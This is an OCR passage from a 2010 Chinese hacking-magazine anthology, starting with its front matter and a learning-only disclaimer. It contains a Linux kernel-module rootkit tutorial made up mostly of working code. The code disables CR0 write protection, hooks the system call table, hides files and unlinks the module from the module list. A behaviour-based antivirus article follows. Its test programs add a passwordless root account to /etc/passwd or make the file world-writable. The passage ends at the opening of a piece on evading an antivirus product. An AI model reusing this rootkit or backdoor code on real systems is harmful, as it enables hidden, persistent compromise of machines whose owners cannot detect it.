透视黑客技术发展焦点，把握黑客攻防技术跳动脉搏，全面收录流行黑客技术

黑客防线

《黑客防线》编辑部 编

2010

精华奉献本 上册

- 黑客编程实战大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲

2CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线 2010 精华奉献本 上册

《黑客防线》编辑部 编

人民邮电出版社
北京

图书在版编目（CIP）数据

《黑客防线》2010精华奉献本 / 《黑客防线》编辑部编. -- 北京 : 人民邮电出版社, 2010.4
ISBN 978-7-115-22255-8

Ⅰ. ①黑… Ⅱ. ①黑… Ⅲ. ①计算机网络－安全技术
Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2010)第024272号

内 容 提 要

《<黑客防线>2010 精华奉献本》是国内最早创刊的网络安全技术媒体之一《黑客防线》总第 97 期至第 108 期的精华文章摘要。

《黑客防线》一直秉承“在攻与防的对立统一中寻求突破”的核心理念，关注网络安全技术的相关发展并一直保持在国内网络安全技术发展前列，经过 2001 年创刊至今，已经成为国内网络安全技术的顶尖媒体。《<黑客防线>2010 精华奉献本》下册选取了包括首发漏洞、特别专题、漏洞攻防、脚本攻防、溢出研究以及渗透与提取等方面的精华文章，配合两张包含 1200MB 安全技术工具、代码和录像的光盘，为读者阅读、理解提供了非常便捷的途径。

本书分为上下两册（本册为下册），适合高校在校生、网络管理员、网络安全公司从业人员、黑客技术爱好者阅读。

声明：本书所讲述的内容仅作为学习之用，切勿用于非法用途。

《黑客防线》2010 精华奉献本（上、下册）

◆ 编　　《黑客防线》编辑部
责任编辑　马雪伶

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京铭成印刷有限公司印刷

◆ 开本：787×1092　1/16
印张：36
字数：1440 千字　　2010 年 4 月第 1 版
印数：1－8 500 册　　2010 年 4 月北京第 1 次印刷

ISBN 978-7-115-22255-8

定价：49.00 元（附 2 张光盘）

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154
广告经营许可证：京崇工商广字第 0021 号

致读者的话

2010年如约而至，我们如期奉上2010精华奉献本。

每年一本的精华奉献本已经成为一个很响亮的品牌。精华奉献本内容源自一年12期技术月刊的精华文章汇集而成，经过了去伪存真的精选，积淀《黑客防线》一年的技术探索的精华，相关代码集中收集到光盘中，已经成为网络信息安全技术人员的必不可少的参考资料。

在过去的一年里，《黑客防线》技术月刊的编发稿件理念格外强调了系统内核编程技术研究和突破创新，涌现出很多新的技术思路，出现了很多新颖独到的编码方式。从某种意义上来说，它也是一本内核编程的精华集，而且提供了完整的测试代码，有很多负责任的作者还提供了编译文件。同时，我们也注重了网络编程，特别是协议编程的技术研究。总之，加强了网络安全相关技术的核心和基础层面的探讨和创新。摒弃了抄袭和模仿，强调了原创和技术突破。

既有技术思路，又有编程实现，这对于一般的书籍是很难做到的，特别是每月一本的技术月刊每月提供这么多代码，都是靠我们集合10年来汇集起来的作者队伍不断提供新的技术形成的。可以不夸张地说，这样一本精华本在手，基本把握了一年来网络安全核心技术，重点是系统内核编程、底层驱动通信、病毒木马机制等相关技术的走向和发展趋势。特别需要说明的是，2009年是《黑客防线》技术月刊创刊10周年，这样一个年份的精华本同时也代表着我们10年技术月刊漫漫历程所达到的一个高度。

无论系统核心和底层协议，还是信息安全的相关方面、应用层的编程或者渗透检测测试，以及各方面的漏洞挖掘调试，都是强调了技术研究的内在原理和关键编码技巧。对于有一定基础的安全相关技术人员、相关专业的本科、研究生在读学生都具有很高的参考价值和实用性。在网络安全日益重要的今天，对于整个IT技术领域的技术人员来说，都具有参考价值。

需要说明的是，《黑客防线》是一本技术月刊，更多内容是在较深的技术层面做出研究和探讨，需要有一定的专业基础才能阅读参考，才能体会到这本精华本的价值 同时，我们尽量收集了每篇文章的相关代码，但不意味着都是完整的代码。如果某些文章没有相应的代码和工具附带，也许是我们的工作疏漏，也许是原作未完整提供，请读者到黑客防线网站的杂志相关频道下载。

未来的一年，我们除了坚持系统内核、底层驱动、协议缺陷、漏洞研究，还要关注嵌入式技术和跨平台编码转换，以及内网渗透工具原理的研究，希望有这些专长的读者也踊跃投稿。10年来，很多作者都是从读者开始，继而投稿，成为作者，然后又成为业内骨干技术人员的。黑客防线网站是一个纯粹的技术社区，欢迎大家加入，共创技术辉煌。

本书所述的内容仅作学习之用，切勿用于非法用途。通过阅读本书，希望读者能树立良好的网络安全意识，提高网络安全防御水平。同时提醒读者，应在受控的环境（比如单独用来作为测试的计算机）里分析、使用书中的代码，切勿在企业的业务或生产网络中使用这些程序，以免造成不必要的损失。

《黑客防线》2010精华奉献本目录（上册）

编程解析

工具与免杀

网络安全顾问

密界寻踪

前置知识 C、Linux
关键词 编程、LKM、Rootkit

LKM方式下实现RootKit常见隐藏功能

文/图 华北电力大学 deep_pro

看了黑防2008年10期《即时Patch Linux内核——脱离LKM的实现方法》一文，让我有了学习Linux内核编程的想法。无奈限于水平，劫持Linux还是没有脱离LKM，只完成了Rootkit常见的隐藏文件、进程和模块信息的功能。

我的开发环境为Fedora 8 i386版操作系统，默认安装了大部分的开发工具和开发库，内核也是默认的2.6.23，IDE是KDevelop，2GB内存，单核P4 3.0G。

这里之所以提到内存和CPU是有原因的。因为我的CPU是单核的，没有考虑内核抢占的问题，所以如果代码在SMP上运行不稳定，就需要在关键步骤，如替换系统调用的地方加锁（个人觉得替换过程中修改了CR0寄存器，如果内核此时被抢占，恐怕会因为修改了CR0的值出问题）。至于内存大小的影响，体现在是否注意到了用户空间和内核空间的差别。如果直接使用用户空间的指针，可能因为指针指向的用户页面已被换出而导致指针失效。

LKM方式的RootKit，一般是通过替换原来的系统调用，在自己编写的系统调用里进行过滤来实现隐藏文件和进程的，所以第一步就是要替换系统调用。参照10期的文章，LKM方式替换系统调用的经典代码如下：

```
    /*定义函数指针，用来保存原来的sys_write系统调用*/
    asmlinkage long (*old_write) (int, char *, int);
    /*定义我们的系统调用函数*/
    asmlinkage long  new_write(int fd, char *buf, int count) {
    printk(KERN_DEBUG  "this is new sys_write \n");
    return old_write(fd, buf, count);
    }
    /* save old */
    old_write = (void *) sys_call_table[__NR_write];
    /* setup new one */
    sys_call_table[__NR_write] = (ulong) new_write;
```

替换的过程就是一个等号。当然，实际情况没有这么简单，还需要解决两个难题，一是取得sys_call_table的地址，二是系统调用表是只读的，我们要使它可写。

取得sys_call_table地址的代码和原理在10期上已经给出了。虽然从2.4.18内核开始不再导出系统调用表地址，但以前黑防刊登过的《Linux2.4.18内核下的系统调用劫持》一文至今仍然有效。

在x86处理器中，CR0～CR4为控制寄存器。CR0的位16（WP）是在486后引入的。在486之前对于只读页只在Ring3层受限制，在Ring0层则无限制。486以后增加了该位，使得Ring0也会被限制写只读页。如果WP为1则不可写，为0则可写只读页。无论是Linux还是Windows，Hook内核都需要注意这一点。因为LKM工作在内核，所以可以很容易地修改CR0寄存器。清零WP位的代码如下：

```
unsigned int clear_and_return_cr0 ( void )
{
unsigned int cr0 = 0;
unsigned int ret;
asm volatile ( "movl %%cr0, %%eax": "=a" (cr0));
ret = cr0;
/*清零CR0 第16位 WP，其他位不变*/
cr0 &= 0xfffeffff;
```

```
asm volatile ( "movl %%eax, %%cr0"
:
: "a" ( cr0 )
);
return ret;
}
```

好了，现在我们就拥有了劫持系统调用的能力，该专心隐藏文件、进程和模块信息了。对应的，就要对付ls、ps和lsmod等3个命令。因为LKM是从系统调用层次过滤的，其他的GUI查看工具也会失效。使用strace命令可以跟踪程序调用的系统调用，让我们能够确定要劫持的系统调用。执行"# strace ls /root"会看到满屏的回显，其中大部分是sys_open和sys_write调用。当然，劫持它们也可以达到隐藏目的，但这种最常被调用的系统调用如果被劫持加入过滤程序，则会大大降低系统的性能。再看仔细点，就会发现在"open("/root",O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY|0x80000)=3"的后面有一条"getdents64(3,/* 109 entries */,4096)=3992"。

ls命令的原理是读目录文件获得该目录下的文件信息，sys_getdents64系统调用实现的就是到内核态去获得目录信息的功能（因为要支持多种磁盘格式，由内核来支持VFS）。我们要劫持它，就得先了解它。还好Linux是开源的，可以通过http://lxr.linux.no/linux+v2.6.23.1/在线查看2.6.23的源代码。搜索sys_getdents64，定位到/fs/readdir.c的267行，得到其原型如下：

```
asmlinkage long sys_getdents64(unsigned int fd, struct linux_dirent64 __user * dirent, unsigned int count)
{...}
```

fd是文件描述符，dirent是待填充的目录结构，count大概是目录结构的最大值。注意dirent前面的__user，就是开头所说的用户空间指针标记。劫持sys_getdents64后，在新系统调用里，首先执行原来的sys_getdents64调用填充dirent结构，出错则返回。否则，在内核空间申请一片空间将用户空间的dirent保存进来。然后在内核空间新保存dirent结构里寻找过滤词，若发现过滤词，则在内核空间保存的dirent里抹去它。最后用内核空间里的dirent结构覆盖用户空间的dirent结构，释放内核空间，返回。虽然内核没有提供用户态Libc那么丰富的库函数，但strncmp还是有的，这样比较目录名就方便了。具体的实现代码如下：

```
asmlinkage long new_getdents64 ( unsigned int fd, struct linux_dirent64 __user * dirp, unsigned int count )
{
unsigned int bufLength, recordLength, modifyBufLength;
struct linux_dirent64 * dirp2, *dirp3,
*head = NULL,
/*进行修改时，指向正确的列表的头条记录*/
*prev = NULL;
/*进行修改时，指向列表中上一项记录*/
/*调用原本函数得到文件夹信息*/
bufLength = ( *orig_getdents64 ) ( fd, dirp, count );
/*如果函数调用出错，直接返回*/
if ( bufLength <= 0 ) return bufLength ;
/*申请内核空间*/
dirp2 = ( struct linux_dirent64 * ) kmalloc ( bufLength, GFP_KERNEL );
if ( !dirp2 ) return bufLength;
/*把已经得到的文件夹信息从用户空间复制出来*/
if ( copy_from_user ( dirp2, dirp, bufLength ) )
{
return bufLength;
}
head = dirp2;
dirp3 = dirp2;
modifyBufLength = bufLength;
while ( ( ( unsigned long ) dirp3 ) < ( ( ( unsigned long ) dirp2 ) + bufLength ) )
{
recordLength = dirp3->d_reclen;
if ( recordLength == 0 )
{
/*有些文件系统sys_getdents64函数没能正确运行*/
break;
}
/*是否是我们要隐藏的文件，hide_dir_name是目录名*/
if ( strncmp ( dirp3->d_name, hide_dir_name , strlen ( hide_dir_name ) ) ==0 )
{
if ( !prev )
/*整个列表中的第一个记录就是我们要隐藏的目录*/
{
head = ( struct linux_dirent64 * ) ( ( char * ) dirp3 + recordLength );
modifyBufLength -= recordLength;
```

```
    }
    else
    /*修改前一个记录长度，去掉我们要隐藏的目录*/
    {
    prev->d_reclen += recordLength;
    memset ( dirp3, 0, recordLength );
    }
    }
    else
    {
    prev= dirp3;
    }
    dirp3 = ( struct linux_dirent64 * ) ( ( char * ) dirp3+ recordLength );
    }
    /*用我们修改后的文件信息覆盖原有用户空间的目录信息*/
    copy_to_user ( dirp, head, modifyBufLength );
    kfree ( dirp2 );
    return modifyBufLength;
    }
```

测试通过后，就该对付ps命令来隐藏进程了。使用同样的方法，执行"# strace ps"，发现获得进程信息使用的是sys_getdents系统调用，同劫持sys_getdents64非常相似，这里就不再赘述了。

LKM方式的RootKit最怕的就是lsmod命令，所以必须干掉它。可是我没有strace出lsmod的关键系统调用。有人说lsmod的关键系统调用是sys_query_module，虽然这个系统调用确实存在，但查不到它的源代码，而且它还跟CPU体系结构相关。最后，我参考网上的其他方法，直接修改内核中保存module的数据结构来实现。Module结构体的原型为：

```
struct module
{
enum module_state state;
/* Member of list of modules */
struct list_head list;
/* Unique handle for this module */
char name[MODULE_NAME_LEN];
.....
}
```

与我们所熟悉的进程描述符task_struct一样，这里用list_head把所有的module结构体串成了一个双向链表。我们可以从本模块入手，遍历所有的module，看到不爽的名字，就可以删除了。详细的实现代码如下：

```
static int hide_module ( void )
{
struct module *mod_head, *mod_counter;
struct list_head *p;
mod_head = &__this_module;
/*遍历所有module，从当前module的前一个开始才能找到本module*/
list_for_each ( p, & ( * ( mod_head->list ).prev ) )
{
mod_counter = list_entry ( p, struct module, list );
dbgprint ( " module %s\n", mod_counter->name );
/*当然，默认要删除本模块*/
if ( strcmp ( mod_counter->name, __this_module.name ) == 0 )
{
list_del ( p );
dbgprint ( "remove module %s successfully.\n", __this_module.name );
return 0;
}
}
dbgprint ( "Can't find module %s.\n", __this_module.name );
return 0;
}
```

至此，我们3个主要目的就都完成了，来看看效果如何吧，如图1所示，3个隐藏目标都实现了，顺带本模块也不能被rmmod了，因为内核里保存其信息的结构被我们和谐了。在此基础上，以后我还将给它增加网络通讯等功能，并且不再使用LKM方式，最后做成一个开源的Rootkit。




图1

最后，我们还要注意printk。作为RootKit，输出内核信息会影响系统性能，增加被发现的可能，最重要的是printk会引发中断，在某些情况下有可能对RootKit产生不可预知的影响，所以如有必要，最好使用内核同步机制来防止产生此类影响。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：C、Linux
关键词：进程、行为采集、行为分析

基于进程行为的Linux反病毒软件

文/图 西邮猎手(王聪)

随着病毒技术的迅猛发展，传统的安全软件对于新病毒的反应迟钝，特征代码库的更新则依赖于软件供应商搜集最新病毒信息并分析提取特征码，这样就导致了反病毒技术总是滞后于病毒的产生。可见，传统的安全软件已经不能适应当前的需要。

本文要编写的软件是一个基于进程行为的反病毒软件。它是在Linux内核环境下使用多线程技术采集相关数据，并对数据进行分析处理，得到所有进程的实时信息(包括其对文件、内存、网络等的操作)，将这些信息输出到监控程序，以跟踪进程的行为所获得的记录文件为基础，以定义的规则为依据，对两者进行比较与分析，来判断是否遭到恶意攻击或病毒感染，从而达到实时监控发现病毒的目的。

本软件共有4个部分，trace.c(行为采集模块，主要负责获取所有进程的系统调用函数及传递的参数)、rule.conf(规则定义模块，可以自己定义病毒行为的配置文件)、rule.c(行为分析模块，对比获取的系统调用信息和自己定义的病毒行为，判断是否为病毒)和mainWindow.cpp(显示模块，一个基于QT的窗口，可以显示所有进程系统调用的实时信息)。

下面来看一看这几个模块具体是如何实现的。

行为采集模块

我们知道，Linux系统的/proc目录里的那些数字子目录，其目录名实际上是每个进程的PID，于是我们可以用readdir函数读取目录中的这些数字，来获得所有进程的PID，然后用strace跟踪每个进程，将得到的系统调用信息作为日志保存下来。接着用一个死循环，不停地监控/proc目录，来判断是否有新的进程产生，若有新的进程产生，则使用pthread_creat函数来启动一个新的线程，并跟踪新产生的进程。在跟踪进程前先要排除程序本身，否则自己跟踪自己就乱套了。由于要给用户显示可疑进程的对应的可执行文件的具体位置，所以还要用read函数来获得/proc中每个进程目录下cmdline文件的内容。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <dirent.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <fcntl.h>
#define MAX_PID 500
struct pid_i{
pid_t pid;
char strace_buf[100]; /* strace指令 */
}pid_i[MAX_PID];
void get_syscall(pid_i)
struct pid_i *pid_i;
{
memset(pid_i[0].strace_buf,0,100);
sprintf(pid_i[0].strace_buf,"/usr/bin/strace -o log/
%d.log -p %d 2>/dev/null",pid_i[0].pid,pid_i[0].pid);
/*"/usr/bin/strace -o log/[<pid>].log -p [<pid>]
"*/
system(pid_i[0].strace_buf);
```

```
pthread_exit(0);
}
int main(int argc, char *argv[])
{
pthread_t id[MAX_PID];
int j,k=0,low,high,ret,m,n;
pid_t pid_n;
struct stat st;  /*文件属性*/
size_t fsize;  /*文件大小*/
char cmd_file[100];
char buf[1024];
char cmdline[1024];
char pid_cmd[1024];
DIR *dir;
struct dirent *ptr;
FILE *cmdf;
int fp;
dir = opendir("/proc");
cmdf=fopen("cmd.txt","w");
while((ptr = readdir(dir))!= NULL)
{
……省略，详见源代码……
}
```

规则定义模块

这个文件是方便用户自己来定义规则的配置文件，以“#”开头的行是注解。“NAME”后面是每条规则的名字，当发现可疑进程时，会将其显示在终端上。“LINE”后面的数字定义这条规则共有几行，本软件是根据行数来逐行匹配的。“LINE”下的内容就是根据可疑进程所使用系统调用函数的规律来定义的，它们与我给的测试病毒相对应，具有一定的局限性。不过这种基于行为的反病毒软件，就是要根据新的行为及时地添加新的规则。

```
#{
#NAME:规则名称
#LINE:匹配条数
# 匹配 1
# 匹配 2
# 匹配 3
#……
#}
# 添加账号
#open("/etc/passwd", O_WRONLY|O_
CREAT|O_APPEND, 0666) = 3
#write(3, "hacker::0:0:hacker:/home/wangcong"...,
44) = 44
{
NAME:Add a user
LINE:2
open("/etc/passwd
write(3
}
#改变文件属组
#chown32("etc/passwd", 501, 501) = 0
{
NAME:Chage file's owner
LINE:1
chown32("etc/passwd
}
#改变文件权限
#chmod("etc/passwd", 0666) = 0
#-rw-rw-rw-
{
NAME:Chage file's modify
LINE:1
chmod("etc/passwd
}
```

行为分析模块

前面我们已经有了每个系统调用信息和自己定义规则的配置文件，下面的模块我们先使用get_rule函数将每条规则读到conf结构体中，然后用get_log函数读取系统调用信息，将这些进程信息的每一行和conf结构体中的内容进行匹配，若匹配成功，就可以认定该进程为可疑进程，最后调用treatment函数来进行处理。此程序treatment函数的功能只是将可疑进程的路径和其行为显示出来，大家还可以添加其他的功能，比如将可疑程序删除，更进一步，还可以根据日志对可疑进程修改的文件进行恢复。

```
……
struct conf{
char name[100];  /* 规则名称 */
int line;  /* 匹配条数 */
char rule[10][buf_MAX];
}conf[rule_MAX];
struct thr{
char logfile[50];  /*日志名*/
char fpath[100];  /*日志路径*/
char pid[10];  /*PID*/
FILE *lfp;  /*日志文件*/
FILE *cmdf;  /*PID和cmdline*/
char cmd_buf[512];
char s_log[buf_MAX];  /*日志记录*/
}thr[thread_MAX];
```

```
int treatment(char *cmd,char *pidd,char *rule_name)
{
printf("CMD=%s pid=%s\t !!!!!!!!%s\n\n",cmd,pidd,
rule_name);
}
……省略，详见源代码……
get_rule()  /*从配置文件读取规则*/
{
int i,j,k;
int line,n;
FILE *rfp;
char buf[buf_MAX];
if((rfp=fopen("rule.conf","r"))==NULL)
{
printf("打开配置文件错误!\n");
exit(-1);
}
for(n=0;n<rule_MAX,!feof(rfp);)
{
fgets(buf,buf_MAX,rfp);
if(buf[0]=='#'||buf[0]==' '||buf[0]=='\n')
/*注释行或空格或空白行*/
continue;
if(buf[0]=='{')/*"{" 规则开始*/
{
for(line=0;line<10;)
{
fgets(buf,buf_MAX,rfp);
if(buf[0]=='#'||buf[0]==' '||buf[0]=='\n')
/*注释行或空格或空白行*/
continue;
if(buf[0]=='N'&&buf[1]=='A'&&buf[2]=='M'&&buf[3]
=='E'&&buf[4]==':')
{  /*规则名称*/
strncpy(conf[n].name,buf+5,100);
continue;
}
if(buf[0]=='L'&&buf[1]=='I'&&buf[2]=='N'&&buf[3]
=='E'&&buf[4]==':')
{  /*匹配条数*/
conf[n].line=atoi(buf+5);
continue;
}
if(buf[0]=='}')  /*"}" 规则结束*/
break;
strncpy(conf[n].rule[line],buf,buf_MAX);
/*读取匹配行*/
conf[n].rule[line][strlen(conf[n].rule[line])-1]='\0';
/*去掉串尾'\n'*/
line++;
}
}
n++;  /*下一组规则*/
}
fclose(rfp);
}
……省略，详见源代码……
}
```

显示模块

这个模块实际上是使用下面的函数把每个日志文件的最后一行信息显示在一个窗口里，只是有个图形界面看起来方便，对实际的反病毒没有帮助。如果要考虑此软件的性能，可以不编译它。

```
void MainWindow::refurbish()
{
pidListWidget->clear();
pidListWidgetItem = new
QListWidgetItem(QIcon(":/blank.png"),tr
("NAME\t\t\t")+tr("PID\tSYSCALL"), pidListWidget);
pidListWidgetItem->setBackground(Qt::cyan);
int flag_color=1;
FILE * fp;
FILE *fp3;
char line3[123];
int i=0;
DIR *dir;
char logname[30]="";
struct stat st;  /*文件属性*/
size_t fsize; /*文件大小*/
char p_name[128]="";
char pid[10]="";
char pid2[200]="";
struct dirent *ptr;
dir = opendir("log/");
while((ptr = readdir(dir))!= NULL)
{
if(!strcmp(ptr->d_name,"..") || !strcmp(ptr->
d_name,"."))
continue;
memset(logname, 0, sizeof(logname));
strcat(logname,"log/");
strcat(logname,ptr->d_name);
stat(logname,&st);
fsize=st.st_size; /*获取文件大小*/
if(fsize==0)
continue;
fp = fopen(logname, "r");
if (fp == NULL){
printf("Fp= NULL\n");
break;
}
```

```
……省略，详见源代码……
}
```

自己定义规则

想要自己定义规则，就要先知道病毒进程使用了哪些系统调用函数。我们先自己编写一个添加root用户的程序，当具有root权限的用户运行此程序后，就会自动添加一个用户名为hacker的根用户。

```
#include <stdio.h>
main()
{
FILE *fp;
while(1)
{
sleep(1);
fp=fopen("/etc/passwd","a");
fputs("hacker::0:0:hacker:/home/wangcong:/bin/bash\n",fp);
fclose(fp);
}
}
```

将该程序编译运行后，可得到如下的系统调用函数:

```
execve("./adduser", ["./adduser"], [/* 50 vars */]) = 0
brk(0)  = 0x8293000
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fb7000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=89358, ...}) = 0
mmap2(NULL, 89358, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fa1000
close(3) = 0
open("/lib/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000_}\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1576952, ...}) = 0
mmap2(0x7c0000, 1295780, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7c0000
mmap2(0x8f7000,12288,PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x137) = 0x8f7000
mmap2(0x8fa000,9636,PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x8fa000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fa0000
set_thread_area({entry_number:-1 ->6,base_addr:0xb7fa06c0,limit:1048575,seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0x8f7000, 8192, PROT_READ) = 0
mprotect(0x7bc000, 4096, PROT_READ) = 0
munmap(0xb7fa1000, 89358) = 0
brk(0) = 0x8293000
brk(0x82b4000) = 0x82b4000
open("/etc/passwd", O_WRONLY|O_CREAT|O_APPEND, 0666) = 3
fstat64(3, {st_mode=S_IFREG|0666, st_size=2821, ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fb6000
fstat64(3, {st_mode=S_IFREG|0666, st_size=2821, ...}) = 0
_llseek(3, 2821, [2821], SEEK_SET) = 0
write(3, "hacker::0:0:hacker:/home/wangcong"..., 44) = 44
close(3) = 0
munmap(0xb7fb6000, 4096) = 0
exit_group(0) = ?
```

从上面的系统调用信息可以看出这个程序的执行过程，先打开/etc/passwd文件，然后直接向最后写入"hacker::0:0:hacker:/home/wangcong:/bin/bash"，达到了添加root用户的目的。而正常用户使用adduser指令来添加用户的过程和上面的行为截然不同(读者可以自己跟踪研究一下)，所以可以认定此程序为病毒。

我们再来看一个修改/etc/passwd文件访问权限的程序。我们知道/etc/passwd文件的访问权限应为"-rw-r--r--"，而这个程序企图将它修改为"-rw-rw-rw-"，这样，任何用户就都可以随意添加用户了。

```
#include <sys/types.h>
#include <sys/stat.h>
main()
{
sleep(1);
chmod("/etc/passwd",00666);
}
```

将这个程序编译运行后，可以得到如下的系统调用函数：

```
execve("./chmod", ["./chmod"], [/* 50 vars */]) = 0
brk(0) = 0x819f000
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fab000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=89358, ...}) = 0
mmap2(NULL, 89358, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7f95000
close(3) = 0
open("/lib/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000_}\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1576952, ...}) = 0
mmap2(0x7c0000, 1295780, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7c0000
mmap2(0x8f7000,12288,PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x137) = 0x8f7000
mmap2(0x8fa000,9636,PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x8fa000
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7f94000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7f946c0, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0x8f7000, 8192, PROT_READ) = 0
mprotect(0x7bc000, 4096, PROT_READ) = 0
munmap(0xb7f95000, 89358) = 0
chmod("/etc/passwd", 0666) = 0
exit_group(0) = ?
```

可以看出，此程序企图修改/etc/passwd文件访问权限，从而就可以认定它为病毒。

从上面的这两个例子可以看出，如果发现了可疑程序，我们可以跟踪该程序，获得它的系统调用信息，然后自己分析它，并在rule.conf中添加相应的规则。

编译安装

本程序的编译环境要求为Linux kernel 2.6.*的各种分发版本，软件环境为QT4图形库(C++的一种跨平台的图形库)，GCC 4.1.2以上版本。

进入源文件目录，输入make指令，即可编译生成可执行文件，之后运行"make install"安装程序即可。

当我们没有编译环境时，可以直接安装我事先编译好的执行文件。进入bin子目录，执行"./INSTALL"即可安装。

编译完成后，在root用户下，在终端下直接执行mytrace即可启动程序，如图1所示。在图形界面信息的面板上会显示进程名、进程PID、进程当前的系统调用等信息。每个进程的系统调用信息也作为日志保存在log目录下，可以自己查看日志，获得更详细的信息。




图1

现在我们在终端里运行前面添加用户的那个程序，可以看到，该进程已经被我们这个软件发现了，如图2所示，进程名为a.out，企图添加一个用户。

```
CMD=./a.out
    pid=23669    !!!!!!!!Add a user
```

图2


总结

这个软件目前只定义了几条简单的规则，和本文附带的几个测试病毒相对应。大家在今后的使用过程中，可以查看日志文件，如果发现了可疑进程，可以在rule.conf中自行添加适当的规则。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：VC
关键词：编程、微点、驱动

对抗微点的思路与实现



文/图 ConTrail [PcVista.cn]

作为一款新的主动防御软件，微点各方面的表现很不错，使用行为分析技术实时保护，主动防御未知病毒，实时查杀已知病毒。在测试的时候，我发现了一些简单对抗微点的思路，这里与大家共同分享一下。

微点在驱动层的主要实现思想就是通过Patch，让加载的驱动无效化。它并不会拦截驱动加载，所以我们要在驱动层对抗微点还是很容易的。本着"和谐"对抗的原则，我并不恢复微点的Hook（也不好恢复，微点有各种notify和DPC回调来检查自己的Hook是否被恢复），只是在驱动中绕过其Hook。

万剑归宗之APC法

pjf在《终止进程的内幕》一文中说过，系统利用ThreadListHead枚举进程的每一个线程，使用PspTerminateThreadByPointer来结束它们。这里要注意，并不是对每个线程系统都会忠实地执行你的命令：若枚举到的线程是系统线程，则不会继续执行，而是返回STATUS_INVALID_PARAMETER。PspTerminateThreadByPointer并不是直接"杀掉"指定线程，实质上线程是"自杀"的。系统简单地使用KeInitializeApc/KeInsertQueueApc插入了一个核心态的APC调用，若是用户线程，会再插入用户态的APC调用，最终线程在自己的执行环境中使用PspExitThread(...=>KeTerminateThread=>KiSwapThread)悲壮地自行了断。

